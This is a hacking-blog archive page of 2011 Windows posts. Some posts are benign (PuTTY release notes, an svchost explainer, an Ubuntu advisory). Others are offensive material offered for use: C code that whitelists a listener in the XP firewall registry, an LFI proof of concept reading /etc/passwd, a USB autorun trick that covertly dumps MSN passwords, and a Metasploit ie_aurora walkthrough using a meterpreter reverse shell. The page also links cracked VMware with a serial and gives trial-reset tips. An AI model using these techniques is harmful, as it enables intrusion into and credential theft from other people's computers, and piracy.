Showing posts with label Windows. Show all posts

Monday, 24 October 2011

Bypassing Windows 7 Kernel ASLR

Windows 7 has a nice security about kernel space

Many checks of size, integrity controls and access restrictions are available.For example the “security check” protect our stack if a string is used, many functions like “strcpy()” are deprecated (and some are disallowed) to force developers to have a secure coding.This is why, some attacks were presented as heap overflows in local exploitations (recently Tarjei Mandt)but we don’t see any remote exploitation like we saw in SRV.SYS or other drivers.This lack of remote exploits occurs partially because an ASLR (randomization of memory spaces) is enabled in kernel land. If a hacker doesn’t have any possibilities to jump and execute a payload (ROP, Jmp Eax …) exploitation of the bug isn’t possible. Only a magnificent BSOD could appear in most of the cases.This paper will try to explain how to bypass this protection and improve remote kernel vulnerabilities research!For the use of this document we will consider a remote stack overflow as the main vulnerability

Download PDF

Wednesday, 24 August 2011

winAUTOPWN v2.7 Released - Vulnerability Testing on Windows

winAUTOPWN and bsdAUTOPWN are minimal Interactive Frameworks which act as a frontend for quick systems vulnerability exploitation. It takes inputs like IP address, Hostname, CMS Path, etc. and does a smart multi- threaded portscan for TCP ports 1 to 65535. Exploits capable of giving Remote Shells, which are released publicly over the Internet by active contributors and exploit writers are constantly added to winAUTOPWN/bsdAUTOPWN. A lot of these exploits are written in scripting languages like python, perl and php. Presence of these language interpreters is essential for successful exploitations using winAUTOPWN/bsdAUTOPWN.


Exploits written in languages like C, Delphi, ASM which can be compiled are pre-compiled and added along-with others. On successful exploitation winAUTOPWN/bsdAUTOPWN gives a remote shell and waits for the attacker to use the shell before trying other exploits. This way the attacker can count and check the number of exploits which actually worked on a Target System.


Download

Friday, 29 July 2011

PuTTY v.0.61 Released

PuTTY 0.61 is out, after over four years , with new features, bug fixes, and compatibility updates for Windows 7 and various SSH server software.

                                                         
PuTTY is a free implementation of Telnet and SSH for Windows and Unix platforms, along with an xterm terminal emulator

These features are new in beta 0.61:
Kerberos/GSSAPI authentication in SSH-2.
Local X11 authorisation support on Windows. (Unix already had it, of course.)
Support for non-fixed-width fonts on Windows.
GTK 2 support on Unix.
Specifying the logical host name independently of the physical network address to connect to.
Crypto and flow control optimisations.
Support for the zlib@openssh.com SSH-2 compression method.
Support for new Windows 7 UI features: Aero resizing and jump lists.
Support for OpenSSH AES-encrypted private key files in PuTTYgen.
Bug fix: handles OpenSSH private keys with primes in either order.
Bug fix: corruption of port forwarding is fixed (we think).
Bug fix: various crashes and hangs when exiting on failure,
Bug fix: hang in the serial back end on Windows.
Bug fix: Windows clipboard is now read asynchronously, in case of deadlock due to the clipboard owner being at the far end of the same PuTTY's network connection (either via X forwarding or via tunnelled rdesktop).


Tuesday, 14 June 2011

Microsoft Sending a Message with IE 10 Preview!


IE logo Microsoft Sending a Message with IE 10 Preview!IE 10 Microsoft has almost always tied up the development of Internet Explorer browser with Windows. Whenever a new version of Windows is shipped out, the IE browser’s version also gets an upgrade.
Windows XP came with IE6, Windows Vista had IE7 and Windows 7 had IE8 pre-installed. The reception to the browser versions also reflected how the OS was received. Just like people are not ready to upgrade from XP to Vista, IE6 users seemed to not bother upgrading to IE7 or even IE8.

Microsoft’s message with IE 10

With IE 9 being released, many felt it was the last chance for Microsoft to save IE browser. With the release being only a month ago, the preview build of IE 10 was a surprise. IE 9 was expected to be shipped as default with the next version (Windows 8?) of Windows.
With IE 10 Microsoft is telling the internet community that they will probably upgrade browser versions without waiting for newer OS to be introduced.

IE 10 Features

IE10 platform preview thumb Microsoft Sending a Message with IE 10 Preview!
  • It is really good at making most use of screen space like IE 9 does.
  • The graphics support along with CSS rendering is pretty good, as shown by a tests like Fish bowl and Paint Ball.
  • IE 9 has a good record when it comes to handling power efficiency. For Laptop users like me, that is a good incentive. I found IE 10 preview not being as light-weight but that might change when IE 10 goes into Beta from Preview version.

What Microsoft needs to do to give IE 10 a boost?

Firstly, IE 10 preview only works with Windows 7. I am not sure if that will happen with IE 10 browser going ahead but if it does, then it would be disappointing. Internet Explorer needs to offer support to Mac OS and Linux-based OS.
This will truly separate IE from Windows as a product and maybe then we might see IE browser building its own independent identity as a browser which does not only revolve around Windows.
I doubt that all this will happen considering how IE finds itself shooting in the foot, what are your view? Do drop in your comments.
Link: IE 10 Preview

Thursday, 9 June 2011

How to Bypass Windows XP Firewall

How to Bypass Windows XP Firewall using C program.
Hello Friends, today i will share with you the technique using which we can bypass windows-xp service pack-2 firewall. Its a 100% working hack and its basically an exploit in windows XP.
This techniques is nothing but the vulnerability found in windows-xp sp2 firewall.


Windows XP Firewall Bypassing (Registry Based) :- Microsoft Windows XP SP2 comes bundled with a Firewall. Direct access to Firewall's registry keys allow local attackers to bypass the Firewall blocking list and allow malicious program to connect the network.


Vulnerable Systems :-
* Microsoft Windows XP SP2
Windows XP SP2 Firewall has list of allowed program in registry which are not properly protected from modification by a malicious local attacker.If an attacker adds a new key to the registry address of  
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ SharedAccess\Parameters\FirewallPolicy\StandardProfile\ AuthorizedApplications\List
 the attacker can enable his malware or Trojan to connect to the Internet without the Firewall triggering a warning.

Proof of Concept :-
Launch the regedit.exe program and access the keys found under the following path:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ SharedAccess\Parameters\FirewallPolicy\StandardProfile\ AuthorizedApplications\List

Add an entry key such as this one:
Name: C:\chat.exe
Value: C:\chat.exe:*:Enabled:chat

Source Code :-

#include <*stdio.h*>
#include <*windows.h*>

#include <*ezsocket.h*>

#include <*conio.h*>

#include "Shlwapi.h"

int main( int argc, char *argv [] )
{
char buffer[1024];
char filename[1024];

HKEY hKey;
int i;

GetModuleFileName(NULL, filename, 1024);

strcpy(buffer, filename);
strcat(buffer, ":*:Enabled:");
strcat(buffer, "bugg");

RegOpenKeyEx(

HKEY_LOCAL_MACHINE,
"SYSTEM\\CurrentControlSet\\Services" "\\SharedAccess\\Parameters\\FirewallPolicy\\StandardProfile" "\\AuthorizedApplications\\List",
0,
KEY_ALL_ACCESS,
&hKey);

RegSetValueEx(hKey, filename, 0, REG_SZ, buffer, strlen(buffer));

int temp, sockfd, new_fd, fd_size;

struct sockaddr_in remote_addr;

fprintf(stdout, "Simple server example with Anti SP2 firewall trick \n");
fprintf(stdout, " This is not trojan \n");
fprintf(stdout, " Opened port is :2001 \n");
fprintf(stdout, "author:Adnan Anjum\n");
fprintf(stdout, "Dedicated to hackguide4u \n");

sleep(3);

if ((sockfd = ezsocket(NULL, NULL, 2001, SERVER)) == -1)
return 0;

for (; ; )
{
RegDeleteValue(hKey, filename);
fd_size = sizeof(struct sockaddr_in);

if ((new_fd = accept(sockfd, (struct sockaddr *)&remote_addr, &fd_size)) == -1)
{
perror("accept");
continue;
}
temp = send(new_fd, "Hello Pakistan\r\n", strlen("Hello
Pakistan\r\n"), 0);
fprintf(stdout, "Sended: Hello
Pakistan\r\n");
temp = recv(new_fd, buffer, 1024, 0);
buffer[temp] = '\0';
fprintf(stdout, "Recieved: %s\r\n", buffer);
ezclose_socket(new_fd);
RegSetValueEx(hKey, filename, 0, REG_SZ, buffer, strlen(buffer));

if (!strcmp(buffer, "quit"))
break;
}

ezsocket_exit();
return 0;
}

/* EoF */
Remove ** from the header files... easier to understand...Here we are just manipulating registry values using this program...

Friday, 3 June 2011

Make Your Computer Login Screen Like FBI Tunnel

[Image: img20110327121913.jpg]


Step 1 : Download Logon Studio ,

Image

LogonStudio 1.7 | 7Mb

Information:

Longing for some change in your life? Why not start with that boring old Windows XP logon screen? With the freeware LogonStudio, choosing another screen is a matter of two clicks. Alternately, you can design your own with a built-in editor.
The first option is a lot easier. About 30 cool screens are available on the WinCustomize site, and the program can randomly select one on every boot. Editing is less straightforward. You build or modify logon screens by tweaking parameters on a lengthy list of elements. So you might, for instance, change the FirstColor parameter of the Centre Panel element to a new shade of blue. This allows you to customize everything from background to letterings to buttons, but beginners will find the process quite confusing. The sketchy online help isn't much assistance, either.


Download For Windows Vista(Works With WIndows 7 too)


Download For WindowsXp:


2, Download FBI Files From Here:


3, iF YOU WANT TO REMOVE SWITCH USER BUTTON THEN YOU CAN DO WITH THIS REGISTERY TWEAK.

Saturday, 28 May 2011

SQL injection Hack tool for hacking websites and database

Introduction:

Safe3SI is one of the most powerful and easy usage penetration testing tool that automates the process of detecting and exploiting

SQL injection flaws and taking over of database servers. It comes with a kick-ass detection engine, many niche features for the

ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database,

to accessing the underlying file system and executing commands on the operating system via out-of-band connections.


Screenshot:

Screenshot

Features:

  • Full support for http, https website.
  • Full support for Basic, Digest, NTLM http authentications.
  • Full support for GET, Post, Cookie sql injection.
  • Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, SQLite, Firebird, Sybase and SAP MaxDB database management systems.
  • Full support for four SQL injection techniques: blind, error-based, UNION query and force guess.
  • Powerful AI engine to automatic recognite injection type, database type, sql injection best way.
  • Support to enumerate databases, tables, columns and data.
  • Support to read,list and write any file from the database server underlying file system when the database software is MySQL or Microsoft SQL Server.
  • Support to execute arbitrary commands and retrieve their standard output on the database server underlying operating system when the database software is Oracle or Microsoft SQL Server.
  • Support to ip domain query,web path guess,md5 crack etc.
  • Support for sql injection scan.

Download:

Safe3SI need to download and install:

Top 5 Hack Tools for Hackers to Investigate Computer System

 Hello Friends, today i will share with you top 5 hack tools for hackers to Investigate or Forensic their computer system or PC. Have you ever felt that your system is compromised or shared ? Do you think your system has unusual softwares or packages installed on it that sends your confidential or secret personal data to other Hackers? Always fears to test any hack tool that it contains viruses or malware or not? Wanna investigate your network that which application is sending which data to whom or where?
If any of the question fits you then this post is for you. But if i speak by heart these tools are must for every normal users and hackers too to investigate their systems from boot to close. Today i am making you a real ethical hacker as today i will teach you how to investigate your system. And how to get rid of noobish antiviruses that do simply nothing on your PC just consumes resources of your system.


List of top 5 hack tools for hackers to Inverstigate or Forensic Computer system or PC:
1. Live View
2. Start up List
3. Open Files View
4. Wireshark
5. Helix 3


Working of above tools stepwise:
1. Live View
Live View is an open source utility that creates a virtual machine of the existing system. Live View creates a virtual disk out of the system that allows you to then safely investigate a copy of the system without interfering with anything installed. So you can easily investigate your system virtually without affecting the original system.
Now restart you PC for further investigations and tools to use.
You can download Live View for free here (Click here to download).


2. Start up List
Now you have a virtual copy of your system and now why you are waiting let's start investigating PC. So download the Start Up List (click here to download startup list).This is a great way to start the investigation of a system and determine what things might have potentially been put on the system to restart each time the system does. It will provide you the list of all programs that system use during the boot time. Great way to find the key-loggers and other remote monitoring tools as they are always added to start up.
Now why i am saying this tool as you can directly do it using MSCONFIG command. Answer is as simple as question, msconfig only displays the list of programs that are attached to start up using registry keys. Normally what happens the viruses attach themself to some of the existing windows service so it will become difficult to identify its instances. Start up list displays all the back ground programs too.


3. Open Files View
The next step in investigating your computer is to find or determine which other files, other than usual are open. In Linux we can directly do this using the ISOF command in the terminal but there is no similar command in windows. Ahhah now what will you do to investigate this.. Don't worry OpenFilesView is there(click here to download openfileview). Openfilesview is a Windows executable that lists all the files and processes that are active currently – both local and network based – on the system. So you can easily identify which unusual file is opened or which unusual process is running. Now how it helps, all key-loggers or remote administration tools always maintains a temporary file on which they write their logs or other details. Now nothing is hidden from you. You can see each and everything and find out easily that which noob virus or keylogger is running on your system.


4. Wireshark
Mine favorite tool out of 5 tools. Now you have researched your system using above there tools, it time to investigate your network traffic. Several times it happens, when you install some software you doubt that it is sending your personal data or information to someone else. Wireshark is a tool that monitors your network packets and analyze them where its sending data. Now how its helpful for you, Most Trojans and key-loggers sends logs using network and upload them to FTP or send them to some email address. Using wireshark you can monitor what they are sending and even the username and password of FTP and email accounts on which it is sending. This is the most promising factor that makes to love wireshark more. So why waiting download the wireshark for free: (Click here to download Wireshark).


5. Helix 3
Now you all will be thinks we have done everything, investigating is done.but i am Destructive Mind. So few more things are striking my mind. What more i can investigate in the PC. Any guesses...
Damn.. i forgot i was teaching you..
Now how will you determine what the noob viruses has changed in your system, which files they have edited or attached their signatures to which of the programs and most important what they have edited or added. This you can do with the help of Helix 3. Helix 3, a newly updated version of the live Linux forensics tool, can be used to examine the disk safely to see what has been finally changed. So guys now how classy you think you have become. But sorry to inform you that its the first part of hacker's life and i guarantee 99.99% guys doesn't know these tools. Ahhh... If they know about these tools then they surely doesn't know how to use them and more important if they know that also they probably never used them as they are LAZY enough and leave everything on noob antiviruses.
(Click here to download helix3)  Its a 30 day trial version guys, as licensed version is for one system only. But i can tell you some awesome tricks to use it as much as you want. For downloading evaluation version again and again just register with new email ID and remove the previous version using WinXP manager which removes registry keys also.


One more suggestion about these noob antiviruses, they detect only those viruses and Trojans that are in their database, if a new virus has come then you have to wait till next database upgrade for getting it detected.

Monday, 23 May 2011

VMware Workstation v7.1.3-32 + serial


VMware Workstation v7.1.3-32 + serial | 560.35 MB


rom the creator of PC virtualization comes the most reliable, secure way to run multiple operating systems at the same time. Winner of more than 50 industry awards, VMware Workstation transforms the way technical professionals develop, test, demo, and deploy software. VMware Workstation is an integral component of any serious technical professional's toolkit.
Get Maximum Performance for Windows 7
VMware Workstation 7 is optimized for maximum performance when running on 32-bit and 64-bit Windows 7 PCs. Supports Flip 3D and Aero Peek to show live thumbnails of your virtual machines. Run legacy application with 3D graphics, faster performance, and tighter desktop integration better than Windows XP Mode. Get shared folders and drag and drop convenience.
Gain an Indispensable Tool
Automate and streamline tasks to save time and improve productivity. Run applications in Linux, Windows, and more at the same time on the same PC with no rebooting. Evaluate and test new operating systems, applications and patches in an isolated environment. Demonstrate complex software applications on a single laptop in a repeatable, reliable manner. Rich integration with Visual Studio, Eclipse, and the SpringSource Tool Suite make it incredibly easy to debug applications on multiple platforms.
Run Your Most Demanding Applications on the Most Advanced Virtualization Platform
Create virtual machines with up to 8 virtual processors or 8 virtual cores, 2 TB virtual disks and up to 32 GB of memory per virtual machine to run the most demanding applications. Protect your virtual machines from prying eyes with 256-bit AES encryption and smart card authentication.


Download :


http://www.filesonic.com/file/928338071/VMware.Workstation.v7.1.3-32.serial.part1.rar
http://www.filesonic.com/file/928380384/VMware.Workstation.v7.1.3-32.serial.part2.rar

How to Enable Registry disabled by Administrator

Hello friends, today i will explain you the solution of very common problem that usually users face i.e whenever you try to open registry editor you get an error message "Registry has been disabled by Your Administrator". It's a very common problem and its solution is also quite simple if you know playing with registry. My main motive is not to provide or directly feed you the solution. I want that you should explore the things. So Let's explore the registry... 

Enable registry disabled by admiistrator or admin
Enable Registry Disabled by Administrator

 
What is Registry?
The Windows Registry is a hierarchical database that stores configuration settings and options on Microsoft Windows operating systems. It contains settings for low-level operating system components as well as the applications running on the platform: the kernel, device drivers, services, SAM, user interface and third party applications all make use of the registry. The registry also provides a means to access counters for profiling system performance.
I know most of you know that registry is called the "BRAIN OF WINDOWS" which store all the information in form of registry keys or technically we call them DWORD or STRING or BINARY or MULTI-STRING values which stores the data into the data in the form the name suggests. 


How to enable the Registry disabled by Administrator?
The following message usually displayed when your system is infected by some virus that changes the registry value and hence you get an error message displaying " Registry is disable by Admin". So to fix it you also have to edit the registry but since your registry has been disabled so you cannot directly access it. For this you need to create one registry file that will update the dword value into the registry database.

Steps to enable registry:
1. Open the Notepad.
2. Copy the below code and paste into the notepad.

Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]
"DisableRegistryTools"=dword:00000000

3. Now save the Notepad file as "anything.reg"(without quotes) and remember to select the file type as all files while saving otherwise you will not been able to execute it.

4. Now Close the file and open by double click on file and then click ok.


How to Do it using GPEDIT.MSC
Just follow this:
Start -> Run -> gpedit.msc -> User Configuration -> Administrative Templates -> System -> Prevent access to registry editing tools -> Right Click Properties -> Disabled


That's all the simple hack to Enable the Registry disabled by Administrator. Isn't that simple...


DHCP vulnerability in some Ubuntu releases

Ubuntu Security Notice USN-1108-2
April 19, 2011

dhcp3 vulnerability
==========================================================================

A security issue affects these releases of Ubuntu and its derivatives:

- Ubuntu 10.10
- Ubuntu 10.04 LTS
- Ubuntu 9.10

Summary:

An attacker's DHCP server could send crafted responses to your computer and
cause it to run programs as root.

Software Description:
- dhcp3: DHCP Client 
 
Details:

USN-1108-1 fixed vulnerabilities in DHCP. Due to an error, the patch to fix
the vulnerability was not properly applied on Ubuntu 9.10 and higher. This
update fixes the problem.

Original advisory details:

 Sebastian Krahmer discovered that the dhclient utility incorrectly filtered
 crafted responses. An attacker could use this flaw with a malicious DHCP
 server to execute arbitrary code, resulting in root privilege escalation.

Update instructions:

The problem can be corrected by updating your system to the following
package versions:

Ubuntu 10.10:
  dhcp3-client                    3.1.3-2ubuntu6.2

Ubuntu 10.04 LTS:
  dhcp3-client                    3.1.3-2ubuntu3.2

Ubuntu 9.10:
  dhcp3-client                    3.1.2-1ubuntu7.3

In general, a standard system update will make all the necessary changes.

References:
  CVE-2011-0997

Package Information:
  https://launchpad.net/ubuntu/+source/dhcp3/3.1.3-2ubuntu6.2
  https://launchpad.net/ubuntu/+source/dhcp3/3.1.3-2ubuntu3.2
  https://launchpad.net/ubuntu/+source/dhcp3/3.1.2-1ubuntu7.3

The Bluetooth Spoofer : Spooftooph

Spooftooph is designed to automate spoofing or cloning Bluetooth device Name, Class, and Address. Cloning this information effectively allows Bluetooth device to hide in plain site. Bluetooth scanning software will only list one of the devices if more than one device in range shares the same device information when the devices are in Discoverable Mode (specifically the same Address).
Well normally most of us never intend to audit the Bluetooth stack in any organization. But this tool could be interesting to use in an environment where Bluetooth devices have been paired with important hardware.

Spooftooph presents us the following features:

  • Clone and log Bluetooth device information
  • Generate a random new Bluetooth profile
  • Change Bluetooth profile every X seconds
  • Specify device information for Bluetooth interface
  • Select device to clone from scan log
Now this is the best part – it also includes a Man-In-The-Middle mode which makes it easier to clone the Device Profile of two targeted devices. You can also randomly generate Bluetooth NAME, CLASS and ADDR fields or you could do that to random devices info in range every X seconds!  Spooftooph has several options for Bluetooth device information modification:
  • Option 1: Continuously scan an area for Bluetooth devices. Make a selection on which device in the list to clone. This option also allows for logging of the scanned devices.
  • Option 2: Randomly generate and assign valid Bluetooth interface information. The class and address are randomly generated and the name is derived from a list of the top 100 most common names in US and the type of device. For example if the randomly generated class is a phone, SpoofTooph might generate the name “Bob’s Phone”.
  • Option 3: Specify the name, class, and address a user wishes for the Bluetooth interface to have.
  • Option 4: Read in the log of previous scans and select a device to clone. Users can also manually add Bluetooth profiles to these log files.
  • Option 5: Incognito mode. Scan for and clone new devices at user assigned intervals.
A sample command line could be:
1
spooftooph -i hci0 -n new_name -a 00:11:22:33:44:55 -c 0x1c010c
Download Spooftooph v0.4 (spooftooph-0.4.tar.gz)here

LFI Vulnerability in 1024cms Admin Control Panel v1.1.0 Beta

========================================================
1024cms Admin Control Panel v1.1.0 Beta (Master-cPanel Package) - 
Local File Include Vulnerability
========================================================
  
Software:             1024cms Admin Control Panel v1.1.0 Beta (master-cpanel package)
Vendor:                http://1024cms.org/
Vuln Type:              Local File Include
Remote:                 Yes
Local:                  No
Discovered by:  QSecure and Demetris Papapetrou 
Website:                http://www.qsecure.com.cy
Discovered:             15/03/2011
Reported:               29/03/2001
Disclosed:


VULNERABILITY DESCRIPTION:
==========================
The script "/index.php" is prone to a local file-include vulnerability because it fails 
to properly sanitize user-supplied input in the "processfile" parameter.

An attacker can exploit this vulnerability to obtain potentially sensitive information 
and execute arbitrary local scripts in the context of the webserver process. This 
may allow the attacker to compromise the application and the underlying computer; 
other attacks are also possible.


PoC Exploit:
============
/index.php?mode=login&processfile=../../../../../../etc/passwd

Cain & Abel v4.9.40


oxid.it has released an updated Cain & Abel version 4.9.40!
“Cain & Abel is a password recovery tool for Microsoft Operating Systems. It allows easy recovery of various kind of passwords by sniffing the network, cracking encrypted passwords using Dictionary, Brute-Force and Cryptanalysis attacks, recording VoIP conversations, decoding scrambled passwords, recovering wireless network keys, revealing password boxes, uncovering cached passwords and analyzing routing protocols.”


- Added Proxy support for Cain's Certificate Collector.
- Added the ability to specify custom proxy authentication credentials for Certificate Collector.
- Added ProxyHTTPS Man-in-the-Middle Sniffer (TCP port 8080).
- HTTP, APR-HTTPS and APR-ProxyHTTPS sniffer filters are now separated.
- Added progress bar indicator in the off-line capture file function.
- Bug fixed in ProxyHTTPS Man-in-the-Middle Sniffer parsing "Connection Established" string.
- Bug fixed in VoIP Sniffer creating MP3 Mono files.
- Bug fixed in RTP Sniffer processing off-line capture files.
- WinRTGen recompiled with OpenSSL library version 0.9.8q.
- OpenSSL library upgrade to version 0.9.8q.
- Winpcap library upgrade to version 4.1.2.

Vulnerability Assessment Scanner ! Retina Community

Retina Community is a free vulnerability scanner for up to 32 IPs, powered by the renowned Retina Network Security Scanner technology. Retina Community identifies vulnerabilities, configuration issues, and missing patches across operating systems, applications, devices, and virtual environments.


f331859e0982dc2ef63b83f4023d2008 Retina Community: A Vulnerability Assessment Scanner!
Retina Community is a good and fast vulnerability scanner for small or non-profit organizations who cannot afford to have a great security for their IT. Administrator can simply scan and get a neat report about their network infections or vulnerabilities.


86f8fff374b263341b945ec051511e3d Retina Community: A Vulnerability Assessment Scanner!
Much more than a stripped down “free trialproduct, Retina Community gives you powerful vulnerability assessment across your environment to strengthen security and compliance. The free Retina Community product includes these capabilities:
  • Vulnerability assessment across operating systems, applications, devices, and virtual environments (32 IPs)
  • Zero-day vulnerability identification
  • SCAP configuration scanning
  • Integrated vulnerability updates and alerting
  • Detailed vulnerability and executive-level reporting
  • Report export to XML, CSV, and PDF
  • Online support and resources from eEye’s research team
Its system requirements:
  • Windows 2000/XP/2003/Vista SP2/2008 SP2/7/2008 R2
  • Intel Pentium IV 1.4 GHz (or compatible)
  • 512 MB RAM
  • 80MB Free Hard Drive Space
  • Microsoft .NET Framework 2.0 (included with installer)
  • Network Interface Card (NIC) with TCP/IP enabled
Download Retina Community here

Domain Reverse IP Lookup : DRIL

http://sourceforge.net/projects/dril/files/dril2.2v/DomainReverseIPLookup.jar/downloadDRIL ( Domain Reverse IP Lookup ) Tool is a Reverse Domain Tool that will really useful for penetration testers to find out the domain names which are listed in the the target host, DRIL is a GUI, JAVA based application which use the Bing API key.DRIL has a simple user friendly which will be helpfull for penetration tester to do there work fast without a mess .this is only tested on linux still , been java it should work on windows to.


sc DRIL: Domain Reverse IP Lookup

There are online tools available, But many times due to slow internet connectivity we intend to get frustrated while audits. this tool is small and handy will not consume harddisk space So, its simply an good and fast altenative.
How to run DRIL
java -jar
example
java -jar “/home/treasure/DomainReverseIPLookup.jar”
and it should open the application
Download DRIL here

Saturday, 7 May 2011

How to make a Keygen with C++ [and a bit of C# & VB]

Keygen Tutorial

Steps:

1. Download & Install Microsoft Visual C++ Express (2008 - 2010)
[Get the trial off microsoft official website and to keep it for more than 30 days, delete the registration folder in regedit]

2. Start a new project, name it, and select "Windows Forms Application".

3. Select the size of your keygen form and then right click it, properties and on FormBorderStyle, select None.
[This is used to remove the titlebar and windows margins.

4. A little bit below, turn "Maximise/Minimise Box" and "Control Box" to false. Topmost must be true if you want your keygen to always stay on top of other windows.
[Other options such as "Show icon/Show in taskbar" are self explainatory, so set to false if you wish]

5. Now you can start designing your keygen. Either make a "Background Image" on your form1 or from the "toolbox" {look for a hammer icon above} add a "PictureBox". To add an image, click the arrow above the dragged box and "Choose Image", then once selected you can stretch it.

6. You can add labels for text, a progress bar... buttons, text box [this will have your generated serial] and so on, use your imagination.

7. Everything you add pretty much has a "Properties" option which like Form1, you can edit stuff in it.

8. To add music to your keygen, you have two methods. There will be a bit of C# or Visual Basic here but it's easy enough. For implemented music, check this out http://msdn.microsoft.com/en-us/library/...S.85).aspx
If you want to skip this, then make a WebBrowser control, make it small and invisible. Put the url to a youtube website or whatever has music to it and it will begin automatically.

9. Animations are simply added by using a .gif file in your picture box instead of a bitmap/jpg.

10. To make your buttons work, just make an event (double click button until you are taken to the code).
Now there are a few paths you can take for this to generate serials. Let's assume this is the [ Generate ] button.

The way I know so far is below: [You MUST have a "TextBox" so that the below will get generated in it visually]


Code:
private: System::Void button1_Click(System::Object^ sender, System::EventArgs^ e)
{
srand((unsigned)time(0));
int number;
number = (rand()%7)+1;

if (number == 1)
this->richTextBox1->Text = L"XXXX - XXXX - XXXX - XXXX - XXXX";
else
if (number == 2)
this->richTextBox1->Text = L"XXXX - XXXX - XXXX - XXXX - XXXX";
else
if (number == 3)
this->richTextBox1->Text = L"XXXX - XXXX - XXXX - XXXX - XXXX";
else
if (number == 4)
this->richTextBox1->Text = L"XXXX - XXXX - XXXX - XXXX - XXXX";
else
if (number == 5)
this->richTextBox1->Text = L"XXXX - XXXX - XXXX - XXXX - XXXX";
else
if (number == 6)
this->richTextBox1->Text = L"XXXX - XXXX - XXXX - XXXX - XXXX";
else
if (number == 7)
this->richTextBox1->Text = L"XXXX - XXXX - XXXX - XXXX - XXXX";
}

This just makes a variable generate on random from 1 - 7 and each one will have a specific serial.
The code above requires two headers for the script to work :
#include
#include

11. Now that you don't have a control or titlebar, it's most likely you must have a way to exit the application. Use this->Close(); on your [ Exit ] button event.

12. The rest is up to yourself and your creativity, add colours and so on.
F7 to compile, CTRL + F5 to test, and to finish it up in an EXE, select RELEASE below the "Tools"window and compile.

Get The Msn Password From Usb Stick

the first thing you need is an U3 USB-Stick. ( this are usb sticks which support the autostart function )

--- then you download mspass here click me

--- You open your USB stick and make a new text document which is called Autostart. this is what you write into this file:
---------------------------------
[Autostart]
open=launch.bat
ACTION = myusbstick
---------------------------------
( After writing this you have to save the file as "Autostart.inf", "myusbstick" is of course the name of your usb stick :D )

--- Then you make a folder called mspass, in this folder you copy the downloaded mspass.exe

--- Then you make a .bat file which is named launch.bat
in this file you write
---------------------------------
start mspass\mspass.exe /stext mspass.txt
---------------------------------


oke this is all you have to do. the trick with the folder and the launch.bat is, that the antivirus programs don't detect them so fast.
when everything is ok, it should work like that:

you put the usb stick into any computer, the autostart.inf will launch the mspass. After a few seconds you can remove the usb stick, and there will be a new .txt file in which the msn password is written.


Enjoy hacking,

What is svchost.exe And Why Is It Running?

What is svchost.exe And Why Is It Running?
You are no doubt reading this article because you are wondering why on earth there are nearly a dozen processes running with the name svchost.exe. You can't kill them, and you don't remember starting them… so what are they?
So What Is It?
According to Microsoft: "svchost.exe is a generic host process name for services that run from dynamic-link libraries". Could we have that in english please?
Some time ago, Microsoft started moving all of the functionality from internal Windows services into .dll files instead of .exe files. From a programming perspective this makes more sense for reusability… but the problem is that you can't launch a .dll file directly from Windows, it has to be loaded up from a running executable (.exe). Thus the svchost.exe process was born.
Why Are There So Many svchost.exes Running?
If you've ever taken a look at the Services section in control panel you might notice that there are a Lot of services required by Windows. If every single service ran under a single svchost.exe instance, a failure in one might bring down all of Windows… so they are separated out.
Those services are organized into logical groups, and then a single svchost.exe instance is created for each group. For instance, one svchost.exe instance runs the 3 services related to the firewall. Another svchost.exe instance might run all the services related to the user interface, and so on.
So What Can I Do About It?
You can trim down unneeded services by disabling or stopping the services that don't absolutely need to be running. Additionally, if you are noticing very heavy CPU usage on a single svchost.exe instance you can restart the services running under that instance.
The biggest problem is identifying what services are being run on a particular svchost.exe instance… we'll cover that below.
If you are curious what we're talking about, just open up Task Manager and check the "Show processes from all users" box:
image
Checking From the Command Line (Vista or XP)
If you want to see what services are being hosted by a particular svchost.exe instance, you can use the tasklist command from the command prompt in order to see the list of services.

tasklist /SVC
image
The problem with using the command line method is that you don't necessarily know what these cryptic names refer to.
Checking in Task Manager in Vista
You can right-click on a particular svchost.exe process, and then choose the "Go to Service" option.
image
This will flip over to the Services tab, where the services running under that svchost.exe process will be selected:
image
The great thing about doing it this way is that you can see the real name under the Description column, so you can choose to disable the service if you don't want it running.
Using Process Explorer in Vista or XP
You can use the excellent Process Explorer utility from Microsoft/Sysinternals to see what services are running as a part of a svchost.exe process.
Hovering your mouse over one of the processes will show you a popup list of all the services:
image
Or you can double-click on a svchost.exe instance and select the Services tab, where you can choose to stop one of the services if you choose.
image
Disabling Services
Open up Services from the administrative tools section of Control Panel, or type services.msc into the start menu search or run box.
Find the service in the list that you'd like to disable, and either double-click on it or right-click and choose Properties.
image
Change the Startup Type to Disabled, and then click the Stop button to immediately stop it.
image
You could also use the command prompt to disable the service if you choose. In this command "trkwks" is the Service name from the above dialog, but if you go back to the tasklist command at the beginning of this article you'll notice you can find it there as well.
sc config trkwks start= disabled

Hack PC(Get Command Line) without Sending Any File !

First you Must Download Metasploit


Code:
http://www.metasploit.com/releases/framework-3.3.3.exe

(Windows OS)
After Download & Install

Run Metasploit Update And Wait Until Update Complete!
Then Run Metasploit Console

Then Do Like This(Bolds Texts is Which You must Write):

msf > use exploit/windows/browser/ie_aurora
msf exploit(ie_aurora) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(ie_aurora) > set LHOST (your IP)
msf exploit(ie_aurora) > set URIPATH /
msf exploit(ie_aurora) > exploit
[*] Exploit running as background job.[*] Started reverse handler on port 4444[*] Local IP:http://192.168.0.151:8080/[*] Server started.

msf exploit(ie_aurora) >

